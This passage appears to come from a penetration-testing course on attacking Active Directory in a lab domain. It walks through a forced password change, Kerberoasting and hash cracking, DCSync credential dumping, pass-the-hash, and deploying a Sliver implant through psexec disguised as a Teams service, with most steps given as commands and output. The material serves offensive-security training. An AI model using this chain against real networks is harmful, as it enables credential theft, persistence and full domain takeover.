C:\Windows\system32 (4006 items, 1.6 GiB)
==========================================
drwxrwxrwx  0409
<dir>       Sat Sep 15 01:06:22 -0800 2018
drwxrwxrwx  1033
<dir>       Wed Sep 14 10:03:52 -0800 2022
-rw-rw-rw-  20231110100403_academy.zip
<SNIP>

sliver (psexec-pivot) > download 20231110100403_academy.zip

[*] Wrote 13843 bytes (1 file successfully, 0 files unsuccessfully) to
/home/htb-ac590/20231110100403_academy.zip
```

Once we have successfully retrieved the data from `sharp-hound-4`, we can analyze it in BloodHound.

Note: depending on the version of BloodHound, the data might be labeled as incompatible; if that happens, we can use bloodhound-convert developed by szymex73.

ForceChangePassword

From BloodHound, user `svc_sql` has `ForceChangePassword` permission on `David`. Therefore, we can abuse svc_sql's permission to change David's password and take over David's account.



To take advantage of this, we can use `smbpasswd`, a native command in ParrotOS/Kali Linux, which can be used to change passwords on remote machines.

```
smbpasswd -h
When run by root:
    smbpasswd [options] [username]
```

```
otherwise:
    smbpasswd [options]

options:
  -L                  local mode (must be first option)
  -h                  print this usage message
  -s                  use stdin for password prompt
  -c smb.conf file    Use the given path to the smb.conf file
  -D LEVEL            debug level
  -r MACHINE          remote machine
  -U USER             remote username (e.g. SAM/user)
extra options when run by root or in local mode:
  -a                  add user
  -d                  disable user
  -e                  enable user
  -i                  interdomain trust account
  -m                  machine trust account
  -n                  set no password
  -W                  use stdin ldap admin password
  -w PASSWORD         ldap admin password
  -x                  delete user
  -R ORDER            name resolve order
```

An alternative to `smbpasswd` can be found in Impacket tools suite conveniently named smbpasswd.py.

We will utilize bloodyAD to use the `ForceChangePassword` attribute.

The installation is relatively simple; depending on the operating system you are using, please consult with the Wiki:

```
sudo apt-get install libkrb5-dev
pip3 install bloodyAD
```

Once we have installed the tool, we can change David's password using the SET commands. We also must remember to set up a tunnel using `chisel` or other means. We must target DC01 at `172.16.1.15` to change the user's password.

```
proxychains bloodyAD --host 172.16.1.15 -d child.htb.local  -u svc_sql -p
'jkhnrjk123!' set password david 'Password123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:389  ...
OK
```

```
[+] Password changed successfully!
```


As we can see from the output, the password has been changed successfully. We can further validate that using CrackMapExec.

```
proxychains crackmapexec smb 172.16.1.13 -u david -p 'Password123!'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:135  ...
OK
SMB         172.16.1.13     445    SRV02            [*] Windows 10.0 Build
17763 x64 (name:SRV02) (domain:child.htb.local) (signing:False)
(SMBv1:False)
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.13:445  ...
OK
SMB         172.16.1.13     445    SRV02            [+]
child.htb.local\david:Password123!
```


Detecting a user's password change is straightforward when the user attempts to sign in the next time. This action should be undertaken only when absolutely necessary.

GenericWrite

By exploiting the `ForceChangePassword` permission, we compromised David; we find that David has `GenericWrite` permission on `Websec`.



When a user has `GenericWrite` permission on another user, we can set an `SPN`, or disable the Kerberos pre-authentication for the target user. Disabling Kerberos pre-authentication requires a few more steps. Therefore, we set an SPN for `websec`.

Again, this will be approached via `bloodyAD` using David's already known credentials.

Let's set up a fake service principal name for the user `websec`.

```
proxychains bloodyAD --host 172.16.1.15 -d child.htb.local -u david -p
'Password123!' set object websec servicePrincipalName -v
fake/web01.child.htb.local
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
['fake/web01.child.htb.local']
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:389  ...
OK
[+] websec's servicePrincipalName has been updated
```

We can use the `get` commands in `bloodyAD` to confirm the changes.

```
proxychains bloodyAD --host 172.16.1.15 -d child.htb.local -u david -p
'Password123!' get object websec
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:389  ...
OK

<SNIP>

sAMAccountName: websec
sAMAccountType: 805306368
```

```
servicePrincipalName: fake/web01.child.htb.local

<SNIP>
```

Based on the results displayed, it is evident that the operation was successful.

We will make use of the `c2tc-kerberoast` utility in Sliver's client to acquire a ticket, which will be subsequently transformed into a hash using TicketToHashcat.py for potential cracking.

```
sliver (http-beacon) > c2tc-kerberoast roast websec

[*] Successfully executed c2tc-kerberoast (coff-loader)
[*] Got output:
[*] Using LDAP filter: (&(objectClass=user)(objectCategory=person)(!
(userAccountControl:1.2.840.113556.1.4.803:=2))(sAMAccountName=websec))
[*] sAMAccountName      : websec
[*] description         : Secure web application!
[*] distinguishedName   : CN=team_websec,CN=Users,DC=child,DC=htb,DC=local
[*] whenCreated         : 9/19/2022 3:15:47 AM
[*] whenChanged         : 11/27/2023 8:10:38 PM
[*] pwdLastSet          : 9/18/2022 7:15:47 PM
[*] accountExpires      : Never Expires
[*] lastLogon           :
[*] memberOf            :
[*] servicePrincipalName(s):
    -> fake/web01.child.htb.local
[*] Encoded service ticket      : <copy paste TICKET output to file and
decode with TicketToHashcat.py>
<TICKET>
sAMAccountName = websec
YIIGbwYJKoZIhvcSAQICAQBuggZeMIIGWqADAgEFoQMCAQ6iBwMFACAAAACjggSD
YYIEfzCCBHugAwIBBaERGw9DSElMRC5IVEIuTE9DQUyiKDAmoAMCAQKhHzAdGwRm
YWtlGxV3ZWIwMS5jaGlsZC5odGIubG9jYWyjggQ1MIIEMaADAgEXoQMCAQKiggQj
BIIEHxcPx4rO7aPEX19m/ocrYRiRg0YAleick0r5C8cWGTM9sg+B9zIkte76r+9B
6FNDtCF2/ELvY1uxoeURDu66vzGcg8FxhUkoSrRmc7kxWtKi7TtDVc9p4jV9AnX4
Hpv+K7PNP27CITe1M3ltjKO6Ex/fezae9BOeU2wdsxmeeT5UM1ceBotRJ8UbVEUi
nmPn1XS3gdxBlibT4Vo8ZXMG68nu6fBeFyKnHLKef2WEWn55zLhNdrQJatVVXJQN
<SNIP>
```

Once we have attained the ticket and saved it locally, we will use `TicketToHashcat.py`.

```
python3 TicketToHashcat.py websec-ticket.enc
$krb5tgs$23$*websec$Child.htb.local$fake/web01.child.htb.local*$170FC78ACE
EDA3C45F5F66FE872B6118$9183460095E89C934AF90BC71619333DB20F81F73224B5EEFAA
FEF41E8534<SNIP>
```

```
HashCat input file saved as 'roastme-<#hash-type>.txt'
To crack use: 'hashcat -m 13100' for etype 23 (RC4), 'hashcat -m 19600'
for etype 17 (AES128) or 'hashcat -m 19700' for etype 18 (AES256).
```

We can use `john` and `rockyou.txt` as the dictionary file to crack the hash.

```
john roastme-13100.txt -w=/usr/share/wordlists/rockyou.txt
Created directory: /home/htb-ac-1008/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5
RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
<SNIP>         (?)
1g 0:00:00:00 DONE (2023-11-27 13:21) 33.33g/s 34133p/s 34133c/s 34133C/s
123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Domain Controller Compromise

We have already compromised many high-value users and computers; it is time to compromise and dominate the whole domain.

DCSync


The DCSync feature in Active Directory allows authorized users to access credentials for any user within the domain. Only domain admins, enterprise admins, administrators, and the domain controller have permission (`Replication Get Changes`, `Replicating Directory Changes All`, and `Replicating Directory Changes In Filtered Set`) by default. If we compromise any principal with DCSync permission, we can instantly take over the whole domain.

In the previous exploitation, we compromised user websec by setting an SPN and Kerberoasting it. We successfully cracked the hash; `websec`'s password is `spongebob`. The user `mobilesec`, however, looks interesting; it seems like websec also. They may share the same password, so we can use CrackMapExec to check the credential.

```
proxychains -q crackmapexec ldap 172.16.1.15 -u websec mobilesec -p
spongebob --continue-on-success
SMB         172.16.1.15     445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:child.htb.local) (signing:True)
(SMBv1:False)
LDAP        172.16.1.15     389    DC01             [+]
```

```
child.htb.local\websec:spongebob
LDAP        172.16.1.15     389    DC01            [+]
child.htb.local\mobilesec:spongebob
```

User `mobilesec`'s password is `spongebob` as well. After checking its permissions via Bloodhound, it has Dcsync permission.



To abuse DCSync permission and retrieve any credentials, we can use tools like Mimikatz, Impacket, or CME (CrackMapExec). The command to run Impacket to remotely dump NTLM credentials from DC01 is:

```
proxychains impacket-secretsdump -just-dc  mobilesec:[email protected] |
grep -i child.htb.local
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:49667
...  OK
child.htb.local\svc_sql:1107:aad3b435b51404eeaad3b435b51404ee:zz97ce745e4a
zzza01ee88c09ce608zz:::
child.htb.local\alice:1112:aad3b435b51404eeaad3b435b51404ee:zzc4f2f23875az
zz80759d9a9932cdzz:::
child.htb.local\bob:1113:aad3b435b51404eeaad3b435b51404ee:zz365827d79c4fzz
zb52b688495fdzz:::
child.htb.local\carrot:1114:aad3b435b51404eeaad3b435b51404ee:zz1128aec722d
1zzzfd5c517093308zz:::
```

```
child.htb.local\david:1117:aad3b435b51404eeaad3b435b51404ee:zz83dee78f430f
ebzzz54333c78cfzz:::
child.htb.local\websec:1118:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f27d
bf0zzzcd54b1db1azz:::
child.htb.local\mobilesec:1119:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f
27dbzzz56cd54b1db1azz:::
child.htb.local\eric:1122:aad3b435b51404eeaad3b435b51404ee:zz42e0cc228d1a0
cb4621ezzz433bczz:::
child.htb.local\frank:1123:aad3b435b51404eeaad3b435b51404ee:zz6ec05df8ac74
9be6c3bzzz0e347zz:::
```

This way, we can get privileged users' credentials, such as domain administrators and krbtgt. Now, let's connect to DC01 using the Administrator's hash and make configuration changes using PowerView. We are going to showcase two different methods of achieving the domain controller synchronization.

Note that we must have already downloaded `PowerView.ps1` locally.

```
wget
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon
/PowerView.ps1
--2023-11-28 09:01:07--
https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon
/PowerView.ps1
Resolving raw.githubusercontent.com (raw.githubusercontent.com)...
185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com
(raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 770279 (752K) [text/plain]
Saving to: ‘PowerView.ps1’
```


Method 1: Rubeus

Rubeus alias will be used to obtain a ticket-granting ticket for the user `Administrator` using his NTLM/RC4 hash. We are going to use our HTTP session on WEB01 in the context of the domain user `eric`.

```
sliver (http) > rubeus -- asktgt /user:Administrator /d:child.htb.local
/rc4:e7d6a507876e2c8b7534143c1c6f28ba /ptt

[*] rubeus output:

   ______        _
  (_____ \      | |
```

```
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.2

[*] Action: Ask TGT

[*] Got domain: child.htb.local
[*] Using rc4_hmac hash: e7d6a507876e2c8b7534143c1c6f28ba
[*] Building AS-REQ (w/ preauth) for: 'child.htb.local\Administrator'
[*] Using domain controller: 172.16.1.15:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIFPjCCBTqgAwIBBaEDAgEWooIERTCCBEFhggQ9MIIEOaADAgEFoREbD0NISUxELkhUQi5MT0
NBTKIk

MCKgAwIBAqEbMBkbBmtyYnRndBsPY2hpbGQuaHRiLmxvY2Fso4ID9zCCA/OgAwIBEqEDAgECoo
ID5QSC

A+GSB/thHwL7/0ZK1iepDXcDHoVVNfu3P6otakQFTBVIz6CHGAgouLeIY52cRrOtCDqPNxBAbl
AB9wdv

BSpAZ1ZEOmEocnBSmzRECKmCsevr1v/aSDCnNzYLzsrp2EyHfKaqGljydP1Coogt1f0tcPfuGG
l3YOyT

IoqQDy+2Si0ZPSUjnfrj8/mgBqNZQHmspQmmmL4LZu0cFLdg6OaLRFpM8CcYXIFuit4BQaMrjz
3S5YeD
          <SNIP>
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/child.htb.local
  ServiceRealm             :  CHILD.HTB.LOCAL
  UserName                 :  Administrator (NT_PRINCIPAL)
  UserRealm                :  CHILD.HTB.LOCAL
  StartTime                :  5/16/2024 5:42:03 AM
  EndTime                  :  5/16/2024 3:42:03 PM
  RenewTill                :  5/23/2024 5:42:03 AM
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable
  KeyType                  :  rc4_hmac
  Base64(key)              :  09Sydt4qNuFv0bmNuvR/Dw==
  ASREP (key)              :  E7D6A507876E2C8B7534143C1C6F28BA
```

Subsequently, we can query the resources on `dc01.child.htb.local` to verify that the Kerberos ticket has successfully been injected into memory.

```
sliver (http) > ls //dc01.child.htb.local/c$

\\dc01.child.htb.local\c$\ (14 items, 704.0 MiB)
==================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Tue Sep 13
17:43:41 -0700 2022
-rw-rw-rw-  bootTel.dat                         80 B       Wed Jul 19
07:01:14 -0700 2023
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Tue Sep 13
20:42:11 -0700 2022
drwxrwxrwx  inetpub                             <dir>      Tue Sep 13
18:18:00 -0700 2022
drwxrwxrwx  laps                                <dir>      Tue Sep 13
21:13:08 -0700 2022
-rw-rw-rw-  pagefile.sys                        704.0 MiB  Thu May 16
05:11:25 -0700 2024
drwxrwxrwx  PerfLogs                            <dir>      Sat Sep 15
00:19:00 -0700 2018
dr-xr-xr-x  Program Files                       <dir>      Tue Jul 18
10:46:06 -0700 2023
drwxrwxrwx  Program Files (x86)                 <dir>      Tue Sep 13
17:43:36 -0700 2022
drwxrwxrwx  ProgramData                         <dir>      Tue Jul 18
10:46:06 -0700 2023
drwxrwxrwx  Recovery                            <dir>      Tue Sep 13
20:42:15 -0700 2022
drwxrwxrwx  System Volume Information           <dir>      Tue Sep 13
17:49:43 -0700 2022
dr-xr-xr-x  Users                               <dir>      Tue Sep 13
18:18:16 -0700 2022
drwxrwxrwx  Windows                             <dir>      Tue Sep 13
18:20:26 -0700 2022
```

We are now going to proceed with the creation of a TCP pivot on WEB01, a service implant pointing to the internal IP address of WEB01, then we are going to use `psexec` to move laterally and obtain a session on DC01.

```
sliver (http) > pivots tcp

[*] Started tcp pivot listener :9898 with id 1

sliver (http) > generate --format service -i 172.16.1.11:9898 --skip-
symbols -N psexec-pivot
```

```
[*] Generating new windows/amd64 implant binary
[!] Symbol obfuscation is disabled
[*] Build completed in 2s
[*] Implant saved to /home/htb-ac-1008/psexec-pivot.exe

sliver (http) > psexec --custom-exe psexec-pivot.exe --service-name Teams
--service-description MicrosoftTeaams dc01.child.htb.local

[*] Uploaded service binary to \\dc01.child.htb.local\C$\windows\temp\5-
CONVERT-7ot.exe
[*] Waiting a bit for the file to be analyzed ...
[*] Successfully started service on dc01.child.htb.local
(c:\windows\temp\5-CONVERT-7ot.exe)
[*] Successfully removed service Teams on dc01.child.htb.local

[*] Session 9fccdeae psexec-pivot - 10.129.205.234:49713->http-> (dc01) -
windows/amd64 - Thu, 16 May 2024 06:44:15 BST
```

The session would be running in the context of `NT AUTHORITY\SYSTEM`. Switching over to that session we are going to utilize SharpView's alias to grant the user `svc_sql` DCSync privileges.

```
sliver (http) > use 9fccdeae-2501-4770-806b-50be66c2f623

[*] Active session psexec-pivot (9fccdeae-2501-4770-806b-50be66c2f623)

sliver (psexec-pivot) > info

        Session ID: 9fccdeae-2501-4770-806b-50be66c2f623
              Name: psexec-pivot
          Hostname: dc01
              UUID: 361e3942-bc59-828d-e359-d7c231ba05b2
          Username: NT AUTHORITY\SYSTEM
               UID: S-1-5-18
               GID: S-1-5-18
               PID: 3760
                OS: windows
           Version: Server 2016 build 17763 x86_64
            Locale: en-US
              Arch: amd64
         Active C2:
    Remote Address: 10.129.205.234:49713->http->
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Thu May 16 06:44:15 BST 2024 (5m6s ago)
      Last Checkin: Thu May 16 06:49:15 BST 2024 (6s ago)
```

```
sliver (psexec-pivot) > sharpview -- 'Add-DomainObjectAcl  -
PrincipalIdentity svc_sql -Rights DCSync'
```

Right after, we have made the change, we are going to proceed to verify it by using secretsdump from Impacket.

```
proxychains impacket-secretsdump -just-dc
'svc_sql:jkhnrjk123!'@172.16.1.15 | grep -i :::
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:49667
...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:zzd6a50787zzz8b7534143c
1c6f28zz:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931bzzz9d7e0c089c0
:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec3e7zzze3f086zz7ecbed1fab:::
child.htb.local\svc_sql:1107:aad3b435b51404eeaad3b435b51404ee:zz97ce745e4a
993a01ee88c09ce608zz:::
child.htb.local\alice:1112:aad3b435b51404eeaad3b435b51404ee:zzc4f2f23875a3
4780759d9a9932cdzz:::
child.htb.local\bob:1113:aad3b435b51404eeaad3b435b51404ee:zz365827d79c4f5c
c9b52b688495fdzz:::
child.htb.local\carrot:1114:aad3b435b51404eeaad3b435b51404ee:zz1128aec722d
13eefd5c517093308zz:::
child.htb.local\david:1117:aad3b435b51404eeaad3b435b51404ee:zz83dee78f430f
eb7cd754333c78cfzz:::
child.htb.local\websec:1118:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f27d
bf0fd56cd54b1db1azz:::
child.htb.local\mobilesec:1119:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f
27dbf0fd56cd54b1db1azz:::
child.htb.local\eric:1122:aad3b435b51404eeaad3b435b51404ee:zz42e0cc228d1a0
cb4621ebce433bczz:::
child.htb.local\frank:1123:aad3b435b51404eeaad3b435b51404ee:zz6ec05df8ac74
9be6c3b0e3b0e347zz:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:zz0d297422f9773474b6fec613559a
zz:::
WEB01$:1104:aad3b435b51404eeaad3b435b51404ee:zz64a188e632ce4f3e72f70bf3c21
4zz:::
SRV01$:1105:aad3b435b51404eeaad3b435b51404ee:zz0072cda11c9ec4e900520f0f43e
7zz:::
```

```
SRV02$:1106:aad3b435b51404eeaad3b435b51404ee:zz6294ba41e28388da6912e16e4f86zz:::
HTB$:1103:aad3b435b51404eeaad3b435b51404ee:zz14af5ef3ebc1718f12aa8de24847zz:::
```

Method 2: Evil-WinRM

Evil-WinRM can load scripts from our local workstation to the target one using the `-s` / `--scripts` with specifying the local path that holds the PowerShell scripts. Once we have established a connection to the machine, we can load `PowerView.ps1` by invoking it in the command line. We can invoke the `menu` command to check the available commands loaded from the module.

```
proxychains evil-winrm -i 172.16.1.15 -u Administrator -H e7d6a507876e2c8b7534143c1c6f28ba -s .
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985  ...  OK
*Evil-WinRM* PS C:\Users\Administrator\Documents> PowerView.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> menu

   ,.   (   .      )               "            ,.   (   .      )       .
  ("  (  )  )'     ,'            (     '    ("     )  )'     ,'   .  ,)
.; )  ' (( (" )    ;(,      .     ;)  "  )"  .; )  ' (( (" )   );(,   )((
_".,_,.__).,) (..( ._),     )  , (._..( '._"._, . '._)_(..,_(_".) _( _')
\_   _____/__  _|__|  |    ((  (  /  \    /  \__| ____\_____   \  /     \
 |    __)_\  \/ /  |  |    ;_)_') \   \/\/   /  |/    \|       _/ /  \ /  \
 |        \\   /|  |  |__ /_____/  \        /|  |   |  \    |   \/    Y    \
/_______  / \_/ |__|____/           \__/\  / |__|___|  /____|_  /\____|__  /
        \/                              \/          \/       \/         \/

       By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
[+] Add-DomainGroupMember
[+] Add-DomainObjectAcl
[+] Add-RemoteConnection
[+] Add-Win32Type
```

```
[+] Convert-ADName
[+] Convert-DNSRecord
[+] ConvertFrom-LDAPLogonHours
[+] ConvertFrom-SID
[+] ConvertFrom-UACValue
[+] Convert-LDAPProperty
[+] ConvertTo-SID
[+] Dll-Loader
[+] Donut-Loader
<SNIP>
```

We can grant a user with DCSync permission to achieve access persistence. Use the Add-DomainObjectAcl cmdlet in PowerView:

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-DomainObjectAcl  -
PrincipalIdentity svc_sql -Rights DCSync
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:5985
...  OK
```

We can verify `svc_sql`'s permission by utilizing secretsdump, and upon inspection, it becomes evident that the user `svc_sql` possesses DCSync permission.

```
proxychains impacket-secretsdump -just-dc
'svc_sql:jkhnrjk123!'@172.16.1.15 | grep -i :::
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:445  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:135  ...
OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.1.15:49667
...  OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:zzd6a50787zzz8b7534143c
1c6f28zz:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931bzzz9d7e0c089c0
:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ec3e7zzze3f086zz7ecbed1fab:::
child.htb.local\svc_sql:1107:aad3b435b51404eeaad3b435b51404ee:zz97ce745e4a
993a01ee88c09ce608zz:::
child.htb.local\alice:1112:aad3b435b51404eeaad3b435b51404ee:zzc4f2f23875a3
4780759d9a9932cdzz:::
```

```
child.htb.local\bob:1113:aad3b435b51404eeaad3b435b51404ee:zz365827d79c4f5c
c9b52b688495fdzz:::
child.htb.local\carrot:1114:aad3b435b51404eeaad3b435b51404ee:zz1128aec722d
13eefd5c517093308zz:::
child.htb.local\david:1117:aad3b435b51404eeaad3b435b51404ee:zz83dee78f430f
eb7cd754333c78cfzz:::
child.htb.local\websec:1118:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f27d
bf0fd56cd54b1db1azz:::
child.htb.local\mobilesec:1119:aad3b435b51404eeaad3b435b51404ee:zz3b15ba0f
27dbf0fd56cd54b1db1azz:::
child.htb.local\eric:1122:aad3b435b51404eeaad3b435b51404ee:zz42e0cc228d1a0
cb4621ebce433bczz:::
child.htb.local\frank:1123:aad3b435b51404eeaad3b435b51404ee:zz6ec05df8ac74
9be6c3b0e3b0e347zz:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:zz0d297422f9773474b6fec613559a
zz:::
WEB01$:1104:aad3b435b51404eeaad3b435b51404ee:zz64a188e632ce4f3e72f70bf3c21
4zz:::
SRV01$:1105:aad3b435b51404eeaad3b435b51404ee:zz0072cda11c9ec4e900520f0f43e
7zz:::
SRV02$:1106:aad3b435b51404eeaad3b435b51404ee:zz6294ba41e28388da6912e16e4f8
6zz:::
HTB$:1103:aad3b435b51404eeaad3b435b51404ee:zz14af5ef3ebc1718f12aa8de24847z
z:::
```

